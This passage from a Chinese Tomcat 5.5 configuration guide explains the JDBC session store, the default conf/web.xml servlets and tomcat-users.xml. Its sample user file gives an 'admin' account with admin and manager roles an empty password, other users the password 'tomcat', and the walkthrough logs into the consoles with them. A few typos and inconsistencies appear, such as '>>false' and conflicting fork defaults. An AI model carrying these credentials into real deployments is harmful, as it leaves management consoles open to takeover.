- ❷ **sessionIdCol**: **Session** 表中的数据库列名，包含交换出来的 **session** 的标识符。该列必须接受字符串数据，并且至少要能装下 **session** 标识符的所有字符；
- ❷ **sessionLastAccessedCol**: **session** 表中的数据库列名，包含 **session** 的 **lastAccessedTime** 属性。该列必须接受 Java 长整型数据（64bits）；

- ≈ sessionMaxInactiveCol: session 表中的数据库列名, 包含 session 的 maxInactiveInterval 属性。该列必须接受 Java 整型数据 (32bits);
- ≈ sessionTable: 用来存储交换出来的 session 的表名。这个表至少必须包含上面列出的列;
- ≈ sessionValidCol: session 表中的列名, 包含一个标志, 标识表名交换出来的 session 是否有效。该列必须接受单个字符。

在第一次使用基于 JDBC 的存储之前, 必须创建用来存储 session 的表。具体的 SQL 命令取决于使用的数据库, 但一般来说, 具有下面所示的格式:

```
create table tomcat_sessions (  
    session_id      varchar(100) not null primary key,  
    valid_session   char(1) not null,  
    max_inactive    int not null,  
    last_access     bigint not null,  
    app_name        varchar(255),  
    session_data    mediumblob,  
    KEY kapp_name (app_name)  
);
```

为了使基于 JDBC 的存储能成功地连接到数据库, JDBC 驱动对 Tomcat 的内置类加载器必须是可见的。一般来说, 这意味着必须把包含驱动的 JAR 文件放在 \$CATALINA_HOME/server/lib 下面 (如果应用不需要使用 JDBC 驱动) 或者放在 \$CATALINA_HOME/common/lib 目录下面 (如果希望将驱动和 Web 应用共享)。

5.1.17 嵌套组件 Resources

Resources 元素代表 Web 应用的静态资源, 这些资源用于类的加载, 并服务于 HTML、JSP 和其他静态页面。这允许 Web 应用位于除了文件系统的其他媒介中, 比如压缩在一个 WAR 文件、JDBC 数据库或者更先进的版本仓库 (versioning repository) 中。

Resources 对 webapp 资源的所有访问提供了一个统一的缓存引擎。资源可以被 servlet 容器访问, Web 应用可以利用容器提供的机制访问特定的资源, 例如通过 ServletContext 接口访问类加载器, 通过 DirectoryContext 接口进行本地访问 (Native Access)。

注意

如果某个 webapp 要使用基于非文件系统的 Resources 来实现, 那么 webapp 需不依赖对文件系统的直接访问来访问它自己的资源, 而是使用 ServletContext 接口中提供的方法来访问它们。

Resources 元素可以嵌在 Context 组件中。如果 Context 没有包含 Resources, 则会生成一个默认的基于文件系统的 Resources, 这对大多数需求都是足够的。

所有 Resources 的实现支持属性 className, 即实现的 Java 类名。这个类必须实现 javax.naming.directory.DirContext 接口。考虑功能和性能上的优化, 推荐该类继承 org.apache.naming.resources.BaseDirContext, 但这不是必须的。另外, 推荐使用 org.apache.naming.resources 提供的特殊的对象类型作为返回对象。如果没有指定, 使用标准值。

Resources 的标准实现是 `org.apache.naming.resources.FileDirContext`。它还支持如下的附加属性：

- ⌘ `cached`: 资源是否需要缓存，默认为 `true`;
- ⌘ `cacheMaxSize`: 如果 `cached` 为 `true`, 表示缓存的最大值, 以 KB 为单位。默认为 10240 (10M);
- ⌘ `caseSensitive`: 在 Windows 平台上的资源是否区分大小写。默认为 `true`;
- ⌘ `docBase`: 等价于 Context 的文档基准目录 (Document Base)。

5.1.18 小结

通过以上的介绍，可以总结出 `server.xml` 中的元素分为以下几类。

(1) 顶层元素

- ⌘ `Server`: 可以通过 `GlobalNamingResources` 来配置全局的资源参数，也可以配置 `Listener`;
- ⌘ `Service`: 包含多个 `Connector` 和一个 `Engine`。

(2) 连接器元素

- ⌘ `HTTP Connector`: Tomcat 服务连接器;
- ⌘ `JK Connector`: 与 Apache 等外部服务器连接的连接器。

(3) 容器元素

- ⌘ `Engine`: 包含多个 `Engine`;
- ⌘ `Host`: 包含多个 `Host`;
- ⌘ `Context`: Web 应用配置容器。

(4) 嵌套组件

- ⌘ `Logger`: 为 `Server`、`Engine`、`Host`、`Context` 提供日志功能;
- ⌘ `Valve`: 为 `Engine`、`Host`、`Context` 提供过滤器功能;
- ⌘ `Realm`: 为 `Engine`、`Host`、`Context` 提供安全控制功能;
- ⌘ `Listener`: 为 `Server`、`Engine`、`Host`、`Context` 提供监听功能;
- ⌘ `Cluster`: 为 `Host` 提供集群功能;
- ⌘ `Loader`: 指定 `Context` 的类加载;
- ⌘ `Manager`: 为 `Context` 配置持久管理功能;
- ⌘ `Resources`: 为 `Context` 提供资源缓存功能。

(5) 配置组件

- ⌘ `DefaultContext`: 配置默认的 `Context` 参数;
- ⌘ `GlobalNamingResource`: 配置全局的参数。

可以参见官方网站以获取更新内容。

5.2 web.xml 配置

本节先从总体上讲解该文件的作用、范围、元素类型。关于元素的配置方法可以参见 3.2 节中 WEB-INF/web.xml 的配置方法，因此这部分就不再重复，接下来重点讲解 conf/web.xml 中各个默认配置的属性、含义和用途。

5.2.1 概述

server.xml 文件中定义的每一个 Context 都对应于一个 Web 应用，每个 Web 应用是由一个或者多个 servlet 组成的。当一个 Web 应用被初始化的时候，它将自己的 ClassLoader 对象载入“部署配置文件 web.xml”中定义的每个 servlet 类，并且按照以下顺序加载：

- ❶ 首先载入在 \$CATALINA_HOME/conf/web.xml 中部署的 servlet 类；
- ❷ 然后载入在自己的 Web 应用根目录下的 WEB-INF/web.xml 中部署的 servlet 类。

可见 web.xml 文件有两个，一个在 \$CATALINA_HOME/conf/ 下，一个在各自的 Web 应用目录下，但它们加载的顺序不同。第二个文件如 3.2 节所述，是每一个项目的应用描述符，第一个文件也是应用描述符，但是它的作用和范围不同，该文件是 Tomcat 下所有 Context 的默认应用描述符。

本节就来讲解这个默认的描述符文件的配置。

该文件定义了所有被加载到 Tomcat 运行实例中 Web 应用的默认配置。当某一个实例被部署时，该文件被按照 WEB-INF/web.xml 加载的方式被处理。

注意

- (1) 该文件定义了所有应用的通用属性，因此不要在该文件中进行特殊配置；
- (2) 该文件不是必需的，如果没有此文件，Tomcat 会报告该文件不存在，但是会继续部署应用，因为 Servlet 的开发者希望能够让使用者方便地部署应用；
- (3) web.xml 文件是针对开发者的，不是管理员，目的用于增强和调节 Web 应用的性能。

无论是 conf 下的 web.xml 文件，还是应用程序 WEB-INF 下的 web.xml，配置元素项都如表 5-16 所示。

表 5-16 web.xml 的子元素

元素	允许出现次数	配置含义
icon	0 或 1 次	Web 应用图标
display-name	0 或 1 次	Web 应用名称
description	0 或 1 次	Web 应用描述
distributable	0 或 1 次	分布式属性
context-param	0 或多次	上下文参数
filter	0 或多次	过滤器定义

(续表)

元素	允许出现次数	配置含义
filter-mapping	0 或多次	过滤器映射
listener	0 或多次	监听器
servlet	0 或多次	Servlet 定义
servlet-mapping	0 或多次	Servlet 映射
session-config	0 或 1 次	控制会话超时
mime-mapping	0 或多次	MIME 类型映射
welcome-file-list	0 或 1 次	指定欢迎文件页
error-page	0 或多次	错误处理页
taglib	0 或多次	定位 TLD
resource-env-ref	0 或多次	资源管理对象
resource-ref	0 或多次	资源工厂使用的资源
security-constraint	0 或多次	安全限制
login-config	0 或 1 次	登录验证
security-role	0 或多次	安全角色
env-entry	0 或多次	Web 环境参数
ejb-ref	0 或多次	EJB 声明
ejb-local-ref	0 或多次	本地 EJB 声明

由于 conf/web.xml 和 WEB-INF/web.xml 的元素类型和配置方法相同, 因此这里不再重复介绍元素的配置方法。conf/web.xml 中定义了共用的属性, 配置元素的方法与 WEB-INF/web.xml 相同。

下面看看 Tomcat5.5 下的 web.xml 文件的实例:

```
<web-app>
  <servlet>
    <servlet-name>default</servlet-name>
    <servlet-class>
      org.apache.catalina.servlets.DefaultServlet
    </servlet-class>
    <init-param>
      <param-name>debug</param-name>
      <param-value>0</param-value>
    </init-param>
    <init-param>
      <param-name>listings</param-name>
      <param-value>true</param-value>
    </init-param>
    <load-on-startup>1</load-on-startup>
  </servlet>
  <servlet-mapping>
    <servlet-name>default</servlet-name>
    <url-pattern>/</url-pattern>
  </servlet-mapping>
  <session-config>
    <session-timeout>30</session-timeout>
```

```

</session-config>
<mime-mapping>
  <extension>abs</extension>
  <mime-type>audio/x-mpeg</mime-type>
</mime-mapping>
...
<mime-mapping>
  <extension>zip</extension>
  <mime-type>application/zip</mime-type>
</mime-mapping>
<welcome-file-list>
  <welcome-file>index.html</welcome-file>
  <welcome-file>index.htm</welcome-file>
  <welcome-file>index.jsp</welcome-file>
</welcome-file-list>
</web-app>

```

分析一下所有的 Context 共享的 web.xml 文件，其中定义的默认配置项主要有：

- ⌘ Servlet: 配置 Servlet、JSP、SSI、CGI 引擎；
- ⌘ session 配置: 控制会话时间；
- ⌘ MIME 类型: MIME 映射；
- ⌘ 欢迎文件列表。

5.2.2 DefaultServlet

DefaultServlet 用于处理静态资源（静态网页、图片、脚本、CSS 等），它有两个作用：

- ⌘ 当接收到客户端对静态资源的请求时，它负责直接找到被请求的静态资源，取出内容，发送出去；
- ⌘ 当用户的 HTTP 请求无法匹配任何一个 Servlet 的时候，该 Servlet 被执行。

首先来看该 Servlet 的定义和映射配置。

```

<servlet>
  <servlet-name>default</servlet-name>
  <servlet-class>
    org.apache.catalina.servlets.DefaultServlet
  </servlet-class>
  <init-param>
    <param-name>debug</param-name>
    <param-value>0</param-value>
  </init-param>
  <init-param>
    <param-name>listings</param-name>
    <param-value>true</param-value>
  </init-param>
  <load-on-startup>1</load-on-startup>
</servlet>
<servlet-mapping>
  <servlet-name>default</servlet-name>
  <url-pattern>/</url-pattern>
</servlet-mapping>

```

以上设置了默认情况下的参数，DefaultServlet 在 Web 应用启动的时候加载，目录列表是打开的，调试开关关闭。该 Servlet 映射匹配的 url-pattern 为 “/”，表示该 Servlet 可以接受任何请求。当然，在后文中的 JspServlet 可以匹配 “*.jsp”，因此能够进行严格匹配的会先提交给 JspServlet，比如 test.jsp 就会由 JspServlet 执行，不能匹配的再交给 DefaultServlet 执行。

DefaultServlet 配置参数如表 5-17 所示。

表 5-17 DefaultServlet 配置参数

参数名称	解释和配置说明	默认值
debug	调试级别。有用的值为 0、1、11、1000，数值越大表示输出的信息越多	0
input	读取资源提供服务时的输入缓冲区大小，单位为 B	2048
listings	表示如果找不到欢迎文件，是否允许列出目录	true
output	写资源提供服务时的输出缓冲区大小，单位为 B	2048
readonly	如果为 true，将拒绝 HTTP 命令 PUT/DELETE	true
readmeFile	如果出现了目录列表，readme 文件的内容也将出现在列表中，可以为 html 文件	null
globalXsltFile	如果希望个性化设置目录列表，可以使用一个 XSL 转换（transformation）。这个值是一个可用于所有目录列表的绝对文件名，它可以被每个 Web 应用取消使用，或者通过在局部 Web 应用的 web.xml 文件里声明默认 Servlet 取消使用	null
localXsltFile	localXsltFile 也用于个性化目录列表，它是在产生列表的目录里的一个相对文件名，它覆盖 globalXsltFile	null

注意

如果 localXsltFile 的值不存在，则取 globalXsltFile 的值；如果 globalXsltFile 的值也不存在，则显示默认目录列表。

下面来实际演练目录的个性化设置。本处选择 globalXsltFile 方式，所有的站点都使用该设置，并指定 readmeFile。

按照前面的讲述，DefaultServlet 将创建一个 xml 文档并且通过一个基于在 localXsltFile 和 globalXsltFile 中提供的值的 xsl 转换语言来运行。先查询 localXsltFile，然后是 globalXsltFile，最后执行默认的行为。

(1) 定义一个数据文件，命名为 readme.xml，将该文件保存在 %CATALINA_HOME/bin 下。该文件的格式满足如下要求：

```
<listing>
  <entries>
    <entry type='file|dir' urlPath='aPath' size='###' date='gmt date'>
      fileName1</entry>
    <entry type='file|dir' urlPath='aPath' size='###' date='gmt
      date'>fileName2</entry>
    ...
  </entries>
```

```
<readme></readme>
</listing>
```

其中：如果 type='dir'，则 size 忽略；readme 是一个 CDATA 条目。

举例如下：

```
<?xml version="1.0" encoding="gb2312"?>
<?xml-stylesheet type="text/xsl" href="readme.xsl"?>
<listing directory="test">
  <entries>
    <entry type='dir' urlPath='readme' date='2006-08-01'>html</entry>
    <entry type='file' urlPath='readme/readme.txt' size='100KB'
      date='2006-08-01'>readme.txt</entry>
    <entry type='file' urlPath='readme/readme.html' size='200KB'
      date='2006-08-01'>readme.html</entry>
  </entries>
  <readme>通过 xml 文件输出的内容.</readme>
</listing>
```

该文件引用了 readme.xsl 样式文件，指定了中文编码 gb2312，元素 entries 定义了测试时使用的文件列表，元素 readme 中定义了 readmeFile 要显示的内容。

(2) 定义样式文件。在 \$CATALINA_HOME/bin 下建立 readme.xsl，代码如下所示。

```
<?xml version="1.0" encoding="gb2312"?>
<xsl:stylesheet xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
  version="1.0">
<xsl:output method="xml" encoding="gb2312" media-type="text/xml" />
<xsl:template match="listing">
  <html>
    <head>
      <title>
        当前路径:
        <xsl:value-of select="@directory"/>
      </title>
      <style>
        h1{color : white;background-color : #0086b2;}
        h3{color : white;background-color : #0086b2;}
        body{font-family : sans-serif,Arial,Tahoma;
          color : black;background-color : white;}
        b{color : white;background-color : #0086b2;}
        a{color : black;} HR{color : #0086b2;}
      </style>
    </head>
    <body>
      <h1>当前路径:
        <xsl:value-of select="@directory"/>
      </h1>
      <xsl:apply-templates select="readme"/>
      <hr size="1" />
      <table cellpadding="0"
        width="100%"
        cellspacing="5"
        align="center">
        <tr>
          <th align="left">文件名</th>
          <th align="right">大小</th>
```



```

        <th align="right">更新日期</th>
      </tr>
      <xsl:apply-templates select="entries"/>
    </table>
    <hr size="1" />
    <h3>(测试列表个性化设置) Apache Tomcat/5.5</h3>
  </body>
</html>
</xsl:template>
<xsl:template match="entries">
  <xsl:apply-templates select="entry"/>
</xsl:template>
<xsl:template match="readme">
  <hr size="1" />
  <pre><xsl:apply-templates/></pre>
</xsl:template>
<xsl:template match="entry">
  <tr>
    <td align="left">
      <xsl:variable name="urlPath" select="@urlPath"/>
      <a href="{ $urlPath }">
        <tt><xsl:apply-templates/></tt>
      </a>
    </td>
    <td align="right">
      <tt><xsl:value-of select="@size"/></tt>
    </td>
    <td align="right">
      <tt><xsl:value-of select="@date"/></tt>
    </td>
  </tr>
</xsl:template>
</xsl:stylesheet>

```

该文件中指定了中文编码，显示了页面的标题、列名和 readme 项。

到此，可以先测试以上两个文件的效果。在 IE 中打开 readme.xml 文件，界面如图 5-3 所示。

当前路径: test		
通过.xml文件输出的内容。		
文件名	大小	更新日期
html		2006-08-01
readme.txt	100KB	2006-08-01
readme.html	200KB	2006-08-01
(测试列表个性化设置) Apache Tomcat/5.5		

图 5-3 样式文件测试图

(3) 配置\$CATALINA_HOME/conf/web.xml 中 DefaultServlet 的参数，添加如下面所示的参数。

```

<init-param>
  <param-name>readmeFile</param-name>

```

```
<param-value>readme.txt</param-value>
</init-param>
<init-param>
  <param-name>globalXsltFile</param-name>
  <param-value>readme.xml</param-value>
</init-param>
```

这里指定了 readme 文件为 readme.txt，全局 xslt 文件为第 2 步建立的文件。注意，此时的 listings 属性应为 true。

(4) 开始测试。在 \$CATALINA_HOME/webapps/ROOT 下新建目录 test，在该目录下新建第 3 步中指定的 readme 文件 readme.txt，写入内容“这里是通过 readmeFile 参数定义的 readme 文件的内容”，并在该目录下随便新建一些文件和目录。启动 Tomcat，输入地址 http://localhost:8080/test，此时显示格式化后的列表，如图 5-4 所示。

现在来对比一下格式化前的样子。去掉第三步中的两个配置参数，重启 Tomcat，输入地址 http://localhost:8080/test，显示如图 5-5 所示。

当前路径: /test/

这里是通过readmeFile参数定义的readme文件的内容。

文件名	大小	更新日期
html/		Wed, 16 Aug 2006 20:27:28 GMT
noindex.html	0.0 kb	Wed, 16 Aug 2006 21:36:26 GMT
readme.txt	0.1 kb	Wed, 16 Aug 2006 20:50:07 GMT

(测试列表个性化设置) Apache Tomcat/5.5

图 5-4 格式化后的列表样式

Directory Listing For /test/ - Up To /

Filename	Size	Last Modified
html/		Wed, 16 Aug 2006 20:27:28 GMT
noindex.html	0.0 kb	Wed, 16 Aug 2006 21:36:26 GMT
readme.txt	0.1 kb	Wed, 16 Aug 2006 20:50:07 GMT

Apache Tomcat/5.5.4

图 5-5 格式化前的列表样式

该列表显示的是 Tomcat 下的默认效果，显然没有格式化后的效果美观。

以上的 xsl 只是进行了简单的美化，你可以进一步作更多的美化，只需要对 xsl 文件进行美工修改。

5.2.3 JspServlet

JspServlet 是 JSP 编译器，是 Tomcat 支持 JSP 页的 Servlet 解释器，通常该 Servlet 被映射到 *.jsp 的 URL。

当接收到 JSP 文件的请求时，该 Servlet 调用 Jasper 来编译 *.jsp 文件，xxx.jsp 文件被编译成 xxx_jsp.java 和 xxx_jsp.class，再调用 xxx_jsp.class 的 _jspService() 方法。默认情况下，在 Web 应用服务器上 Jasper 已经被配置好了，因此实现 Jasper 的 Servlet 已经通过使用 \$CATALINA_BASE/conf/web.xml 文件中的初始化参数被配置好了。

Tomcat 5 使用 Jasper 2 JSP Engine 实现 JavaServer Pages 2.0 规范。Jasper 2 通过重新设计显著提高了性能，此外，下面的通用代码得到了改进：

(1) JSP 自定义标签池：针对 JSP 自定义标签的 Java 对象例示现在可以共享和重用了。这显著推进了使用自定义标签的 JSP 页面的性能。

(2) 后台 JSP 编译：如果对已经编译过的 JSP 页面做了修改，Jasper 2 能在后台对该页面重新编译。之前编译好的页面仍然能满足请求，一旦新页面编译完成，它将覆盖旧页面。这有助于提高生产服务器上 JSP 页面的可用性。

(3) 重编译包含 JSP 页：Jasper 2 现在能检测出一个在 JSP 页面中被包含的页面的改变，并重新编译包含了该页面的 JSP 文件。

(4) Ant 编译：现在使用 Ant Build Tool 来完成 JSP 的 Java 源代码的编译工作。

web.xml 文件中关于 JspServlet 的配置如下：

```
<servlet>
  <servlet-name>jsp</servlet-name>
  <servlet-class>org.apache.jasper.servlet.JspServlet
  </servlet-class>
  <init-param>
    <param-name>fork</param-name>
    <param-value>>false</param-value>
  </init-param>
  <init-param>
    <param-name>xpoweredBy</param-name>
    <param-value>>false</param-value>
  </init-param>
  <load-on-startup>3</load-on-startup>
</servlet>
<servlet-mapping>
  <servlet-name>jsp</servlet-name>
  <url-pattern>*.jsp</url-pattern>
</servlet-mapping>
<servlet-mapping>
  <servlet-name>jsp</servlet-name>
  <url-pattern>*.jspx</url-pattern>
</servlet-mapping>
```

JspServlet 配置的参数如表 5-18 所示。

表 5-18 JspServlet 配置参数

参数名称	解释和配置说明	默认值
checkInterval	如果 development 属性为 false 且 reloading 为 true, 则使用后台编译。checkInterval 是查看 JSP 页面是否需要重新编译的两次检查时间间隔	300s
compiler	Ant 将要使用的 JSP 页面编译器	javac
classdebuginfo	编译成 class 文件时是否附带调试信息	true
classpath	编译 servlet 时要使用的 class path, 默认情况下, 该路径基于当前的 Web 应用动态生成	
development	是否让 Jasper 使用开发模式 (这将在每次访问时都检查 JSP 的修改情况)	true
enablePooling	决定是否共享标签处理器	true
Fork	可以在多个 JVM 上执行 Ant 对 JSP 的编译	true
genStrAsCharArray	如果为 true, 则将字符串用字符数组表示, 以提高性能	false

(续表)

参数名称	解释和配置说明	默认值
ieClassId	当使用<jsp:plugin>标签时, 发送给 Internet Explorer 的 class-id 的值	8AD9C840-044E-11D1-B3E9-00805F499D93
javaEncoding	对 Java 源文件采用的字符编码	UTF-8
keepgenerated	是否保存每个页面生成的 Java 源代码	true
largefile	是否将 JSP 页面的静态内容保存在外部数据文件中, 以减少生成的 servlet 尺寸	false
mappedfile	是否对每个输入行都用一条 print 语句来生成静态内容, 以方便调试	true
reloading	是否让 Jasper 检查修改过的 JSP 页面	true
scratchdir	当编译 JSP 页面时使用的临时目录	当前 Web 的 work 目录
suppressSmap	是否忽略输出调试 JSR45 产生的 SAMP 信息	false
dumpSmap	是否将调试 JSR45 产生的 SAMP 信息输出到文件, 若 suppressSmap 为 true, 则这里为 false	false
trimSpaces	是否去掉模板文本中行为和指令之间的空格	false
xpoweredBy	在输出文件中是否增加 X-Powered-By 头信息	

当在正式服务器上使用 Jasper 2 时, 应该考虑改变以下的默认配置:

- ❷ development: 为了打开后台编译开关, 将此项设为 false;
- ❷ fork: Ant 使用的内部 JVM javac 编译器有内存泄漏的缺陷。且 Ant 需要 Java 编译被同步, 比如在某一时刻只有一个 JSP 页面能被编译。将 fork 设为 true 或不设 (此时取默认值), Ant 就分别在单独的 JVM 上编译各个 JSP 页面。这样就去掉了 JSP 编译的同步, 且阻止了所有的 javac 类被例示, 而被 Tomcat 上运行的 JVM 当作垃圾回收了。这也产生了一些知名的 javac 的问题, 包括内存泄漏、Windows 下 JAR 文件的同步。

如果使用 Jikes 编译 JSP 页面, 其步骤如下:

- (1) 下载并安装 Jikes。Jikes 必须支持 -encoding 选项。执行 jikes -help 查阅编译时对 -encoding 的支持;
- (2) 设置初始化参数 compiler 为 jikes;
- (3) 启动 Tomcat 时增加一条环境变量 -Dbuild.compiler.emacs=true。这个改变 jikes 输出的错误信息格式, 使之和 Jasper 兼容;
- (4) 如果得到 jikes 不能使用 UTF-8 编码的错误报告, 将初始化参数 javaEncoding 设置为 ISO-8859-1。

5.2.4 InvokerServlet

InvokerServlet 处理一个 Web 应用中的匿名 Servlet, 当一个 Servlet 被编写并编译放入 /WEB-INF/classes/ 中, 却没有在 /WEB-INF/web.xml 中定义的时候该 Servlet 被调用, 把匿名

Servlet 映射成/servlet/ClassName 的形式，URL 映射格式为/servlet/*。即所有/servlet/*模式的 url 都会交给 org.apache.catalina.servlets.InvokerServlet 来处理。或者说，所有/servlet/* 模式的 url 其实都是调用 InvokerServlet 这个类，而 InvokerServlet 本身也是一个 Servlet，它也是从 HttpServlet 继承而来的。这样，我们自己的 Servlet 就能够通过特定的 url 执行，即/servlet/OurServlet。当然，也可以定义任何其他的 url pattern，而不一定是/servlet/*。

该元素的默认配置代码如下所示。

```
<servlet>
  <servlet-name>invoker</servlet-name>
  <servlet-class>
    org.apache.catalina.servlets.InvokerServlet
  </servlet-class>
  <init-param>
    <param-name>debug</param-name>
    <param-value>0</param-value>
  </init-param>
  <load-on-startup>2</load-on-startup>
</servlet>
<servlet-mapping>
  <servlet-name>invoker</servlet-name>
  <url-pattern>/servlet/*</url-pattern>
</servlet-mapping>
```

该元素的属性只有 debug 一项，表示调试级别，意义与其他 debug 相同。

在 Tomcat 安装后，该项是被注释了的，因此默认情况下不能够接受/servlet/*这样的请求，你可以自行放开这一段配置代码。

5.2.5 SSIServlet

SSI 是 Server Side Includes 的缩写，是嵌入到 HTML 页面的一组指令的集合。通过这种指令可以在 HTML 页面中添加动态产生的内容。该 Servlet 的配置如下所示。

```
<servlet>
  <servlet-name>ssi</servlet-name>
  <servlet-class>org.apache.catalina.ssi.SSIServlet
  </servlet-class>
  <init-param>
    <param-name>buffered</param-name>
    <param-value>1</param-value>
  </init-param>
  <init-param>
    <param-name>debug</param-name>
    <param-value>0</param-value>
  </init-param>
  <init-param>
    <param-name>expires</param-name>
    <param-value>666</param-value>
  </init-param>
  <init-param>
    <param-name>isVirtualWebappRelative</param-name>
    <param-value>0</param-value>
  </init-param>
```

```
<load-on-startup>4</load-on-startup>
</servlet>
<servlet-mapping>
  <servlet-name>ssi</servlet-name>
  <url-pattern>*.shtml</url-pattern>
</servlet-mapping>
```

它使用默认的 `org.apache.catalina.ssi.SSIServlet` 类作为 SSI 的解释器，匹配 `*.shtml` 的请求。

除了使用 `SSIServlet` 来达到解释 SSI 的目的，还可以使用 `SSIFilter`。关于 Tomcat 中使用 SSI 的详细内容将在后续的深入篇中讲解。

5.2.6 CGIServlet

CGI 是 Common Gateway Interface 的缩写，是一种早期的动态语言。通过配置 `CGIServlet`，可使 Tomcat 提供对 CGI 文件的解释功能。该 Servlet 的配置如下所示。

```
<servlet>
  <servlet-name>cgi</servlet-name>
  <servlet-class>org.apache.catalina.servlets.CGIServlet
  </servlet-class>
  <init-param>
    <param-name>clientInputTimeout</param-name>
    <param-value>100</param-value>
  </init-param>
  <init-param>
    <param-name>debug</param-name>
    <param-value>6</param-value>
  </init-param>
  <init-param>
    <param-name>cgiPathPrefix</param-name>
    <param-value>WEB-INF/cgi</param-value>
  </init-param>
  <load-on-startup>5</load-on-startup>
</servlet>
<servlet-mapping>
  <servlet-name>cgi</servlet-name>
  <url-pattern>/cgi-bin/*</url-pattern>
</servlet-mapping>
```

它使用默认的 `org.apache.catalina.servlets.CGIServlet` 类作为 CGI 的解释器，匹配 `/cgi-bin/*` 的请求。关于 Tomcat 中使用 CGI 的详细内容将在后续的深入篇中讲解。

5.2.7 Session 配置

如果某个会话在一定的时间内未被访问，服务器可把它扔掉以节约内存。可利用 `HttpSession` 的 `setMaxInactiveInterval` 方法直接设置个别会话对象的超时值。如果不采用这种方法，则默认的超时值由具体的服务器决定。但可利用 `session-config` 和 `session-timeout` 元素来给出一个适用于所有服务器的明确的超时值。超时值的单位为分钟，因此，下面的例子设置默认会话超时值为 30 分钟。


```
<session-config>
  <session-timeout>30</session-timeout>
</session-config>
```

这里的配置在 Web 应用目录下 WEB-INF/web.xml 中也可以配置，加载的顺序为先加载这里的配置，如果 Web 应用的 web.xml 文件中没有指定，则依然使用这里的参数，如果指定了就使用自身的配置数值。

5.2.8 MIME 类型

MIME (Multipurpose Internet Mail Extension protocol)，表示多用途的网际邮件扩充协议。它起初是为了邮件的推广而开发的一种协议，后来在网络上作为文件传输类型的一种公用协议。它的作用是将某种扩展名的文件与该某种类型进行关联，用于告知应用程序，该选择何种程序来解读该扩展名的文件。

在 web.xml 中定义一个 MIME 类型的形式如下所示。

```
<mime-mapping>
  <extension>html</extension>
  <mime-type>text/html</mime-type>
</mime-mapping>
```

这里定义了扩展名为 html 的文件的 MIME 类型为 text/html，因此这种扩展名的文件将作为 HTML 文件进行解析。

Tomcat 预定义配置的 MIME 类型有 133 项，表示可以接受 133 个类型文件的请求。主要包括以下几大类：

- ⌚ text: 为 txt、html、htm 等文本类型文件；
- ⌚ image: 为 jpg、gif、bmp、tif 等图片文件；
- ⌚ application: 为 doc、ppt、swf、zip 等应用程序文件；
- ⌚ video: 为 avi、asf、mpg、mpeg 等视频文件；
- ⌚ audio: 为 mid、midi、mp3 等声音文件。

还包括其他的一些类型。只有在这里指定的类型才可以被 Tomcat 解释。

这里的默认配置没有对 excel、pdf 文件的支持。如果要接受 excel 文件的解释执行，则需要添加如下所示的配置。

```
<mime-mapping>
  <extension>xls</extension>
  <mime-type>application/msexcel</mime-type>
</mime-mapping>
```

同样，你也可以随时添加对 pdf 等其他文件的支持。

5.2.9 Welcome 列表

Welcome 列表用以添加欢迎页文件列表。

这里与 Session 配置的作用范围类似，优先于 Web 应用中 WEB-INF/web.xml 的欢迎文件列表的配置。默认配置的代码如下所示。

```
<welcome-file-list>
  <welcome-file>index.html</welcome-file>
  <welcome-file>index.htm</welcome-file>
  <welcome-file>index.jsp</welcome-file>
</welcome-file-list>
```

5.2.10 小结

以上所讲的配置项是 Tomcat 安装后默认的配置项，你也可以根据自己的需要来添加一些通用的配置，例如添加编码过滤器，对 Tomcat 中所有的应用进行编码转换。这样的用法有很多，具体要在实际应用中根据情况的不同作选择。

5.3 tomcat-users.xml 配置

在 server.xml 的配置中，Realm 中 UserDatabaseRealm 就是在 JNDI 中查找的 UserDatabase，该数据库可以读取 tomcat-users.xml 或其他同格式的文件。

tomcat-users.xml 文件提供了 Tomcat 下配置的用户和角色的列表定义，该文件为 XML 文件，根元素为 tomcat-users，孩子结点只允许为 role 和 user。每一个 role 元素有一个属性 rolename，代表角色名。每一个 user 元素有三个属性：username、password、roles，分别定义用户名、密码和所属的角色名。Tomcat5.5 的 conf/tomcat-users.xml 文件示例如下所示。

```
<?xml version='1.0' encoding='utf-8'?>
<tomcat-users>
  <role rolename="tomcat"/>
  <role rolename="role1"/>
  <role rolename="manager"/>
  <role rolename="admin"/>
  <user username="tomcat" password="tomcat" roles="tomcat"/>
  <user username="both" password="tomcat" roles="tomcat,role1"/>
  <user username="role1" password="tomcat" roles="role1"/>
  <user username="admin" password="" roles="admin,manager"/>
</tomcat-users>
```

注意

该文件中的用户名 Username 必须惟一。

Tomcat 安装后添加的默认管理角色有 manager 和 admin。

5.3.1 manager 角色

manager 角色用于 Web 应用管理。manager 也是一个应用程序，只不过是 Tomcat 已经开发好而且部署好的程序。

找到 \$CATALINA_HOME/conf/Catalina/localhost/manager.xml 文件，该文件用于对 manager 管理程序上下文进行配置。该配置的代码如下所示。

```
<Context path="/manager" docBase="../../server/webapps/manager"
  debug="0" privileged="true">
  <!-- Link to the user database we will get roles from -->
  <ResourceLink name="users" global="UserDatabase"
```

```
type="org.apache.catalina.UserDatabase"/>
</Context>
```

可见，manager 管理的程序在\$CATALINA_HOME/server/webapps/manager 下，并且通过 ResourceLink 指定了使用 tomcat-users.xml 中的用户。

按照第4章的方法，在浏览器地址栏输入地址 http://localhost:8080/manager/html，会弹出应用管理平台登录窗口，如图4-9所示。

查找 tomcat-users.xml 中有 manager 角色权限的用户为 admin，输入该用户的用户名和密码，即通过验证，打开如图4-10所示的窗口。

你可以添加更多的拥有 manager 角色权限的用户来执行管理功能。

5.3.2 admin 角色

admin 角色用于 Tomcat 系统管理。admin 也是一个应用程序，是 Tomcat 已经开发好而且部署好的程序。

找到\$CATALINA_HOME/conf/Catalina/localhost/admin.xml 文件，该文件用于对 admin 管理程序上下文进行配置。该配置的代码如下所示。

```
<Context path="/admin" docBase="../../server/webapps/admin"
    debug="0" privileged="true">
    <!--
    <Valve className="org.apache.catalina.valves.RemoteAddrValve"
        allow="127.0.0.1"/>
    -->
    <Logger className="org.apache.catalina.logger.FileLogger"
        prefix="localhost_admin_log." suffix=".txt"
        timestamp="true"/>
</Context>
```

可见，admin 管理的程序在\$CATALINA_HOME/server/webapps/admin 下，并且该 Context 配置了一个自己的日志管理器。为了安全，可以放开 Valve 的注释，只允许本机访问该管理程序，限制其他机器对 Tomcat 的管理访问。

按照第4章中的方法，在浏览器地址栏中输入 http://localhost:8080/admin，打开如图4-2所示的系统管理平台登录界面。

查找 tomcat-users.xml 中有 admin 角色权限的用户为 admin，输入该用户的用户名和密码，即通过验证，打开如图4-3所示的窗口。

你可以添加更多的拥有 admin 角色权限的用户来执行管理功能。

5.4 安全配置文件

